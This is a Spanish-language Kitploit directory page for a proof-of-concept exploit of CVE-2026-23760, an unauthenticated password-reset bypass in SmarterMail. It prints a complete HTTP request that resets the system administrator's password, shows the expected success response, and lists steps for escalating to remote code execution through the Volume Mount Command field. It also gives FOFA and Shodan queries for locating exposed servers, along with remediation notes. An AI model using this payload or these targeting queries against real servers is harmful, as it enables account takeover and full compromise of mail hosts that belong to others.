
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
smartermail-CVE-2026-23760-poc — CVE-2026-23760 - Una omisión de autenticación a través de la API de restablecimiento de contraseña en SmarterMail. | Kitploit
Herramientas/GitHubGitHub/maxmnml/smartermail-cve-2026-23760-poc
Autenticación y AutorizaciónAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónRed Teaming
GitHubmaxmnml/smartermail-cve-2026-23760-poc

smartermail-CVE-2026-23760-poc

Compartir

CVE-2026-23760 - Una omisión de autenticación a través de la API de restablecimiento de contraseña en SmarterMail.

Ver Repositorio
7237hace 9 mesesAún no revisado

SmarterMail-CVE-2026-23760-poc

Una prueba de concepto que explota una omisión de autenticación a través de la API de restablecimiento de contraseña para la cuenta de administrador del sistema SmarterMail.

Vulnerabilidad

La vulnerabilidad existe debido a una omisión de autenticación en la API de restablecimiento de contraseña. El endpoint force-reset-password permite solicitudes anónimas y no verifica la contraseña existente ni un token de restablecimiento al restablecer cuentas de administrador del sistema.

  • Toma de control de la cuenta de administrador del sistema.
  • Una vía directa hacia la ejecución remota de código mediante la funcionalidad integrada de SmarterMail.

Versiones afectadas

  • Versiones de SmarterTools SmarterMail anteriores a la compilación 9511

PoC (por watchtowr labs)

El PoC es tan simple como esto:

POST /api/v1/auth/force-reset-password HTTP/1.1
Host: xxxxxxx:9998
Content-Type: application/json
Content-Length: 145

{"IsSysAdmin":"true",
"OldPassword":"watever",
"Username":"admin",
"NewPassword":"NewPassword123!@#",
"ConfirmPassword": "NewPassword123!@#"}

Deberías recibir la siguiente respuesta, que confirma que la contraseña se ha modificado correctamente:

{
"username":"",
"errorCode":"",
"errorData":"",
"debugInfo":"check1\\r\\ncheck2\\r\\ncheck3\\r\\ncheck4.2\\r\\ncheck5.2\\r\\ncheck6.2\\r\\ncheck7.2\\r\\ncheck8.2\\r\\n",
"success":true,
"resultCode":200
}

El único requisito restante es conocer el nombre de usuario de la cuenta de administrador.

De ATO a RCE y más allá

Una vez autenticado como administrador del sistema, un atacante puede:


  • Navegar a Settings -> Volume Mounts.
  • Crear un nuevo volumen.
  • Proporcionar un comando arbitrario en el campo Volume Mount Command.

Ese comando es ejecutado por el sistema operativo subyacente. En ese punto, el atacante ha logrado la ejecución remota de código completa en el host.

Cuando se guarda la configuración, el comando proporcionado se ejecuta inmediatamente.

Automatización

Plantilla de Nuclei:

https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2026/CVE-2026-23760.yaml

En la naturaleza

FOFA:

title='SmarterMail'

SHODAN:

html:'SmarterMail'

Impacto

Un atacante remoto no autenticado puede omitir la autenticación de la cuenta de administrador del sistema y obtener acceso. Una vez autenticado, puede completar una ejecución remota de código completa en el host.

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N - 9.3:Crítico

Remedición y mitigación

Actualiza a la última versión: https://www.smartertools.com/smartermail/downloads

  • Compilación 9511 (15 de enero de 2026)
  • Compilación 9518 (22 de enero de 2026)

Referencias

  • Notas de la versión de SmarterMail
  • https://nvd.nist.gov/vuln/detail/CVE-2026-23760
  • Blog y PoC de watchTowr

Aviso legal

Esta herramienta es solo para pruebas de seguridad autorizadas. El acceso no autorizado a sistemas informáticos es ilegal.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




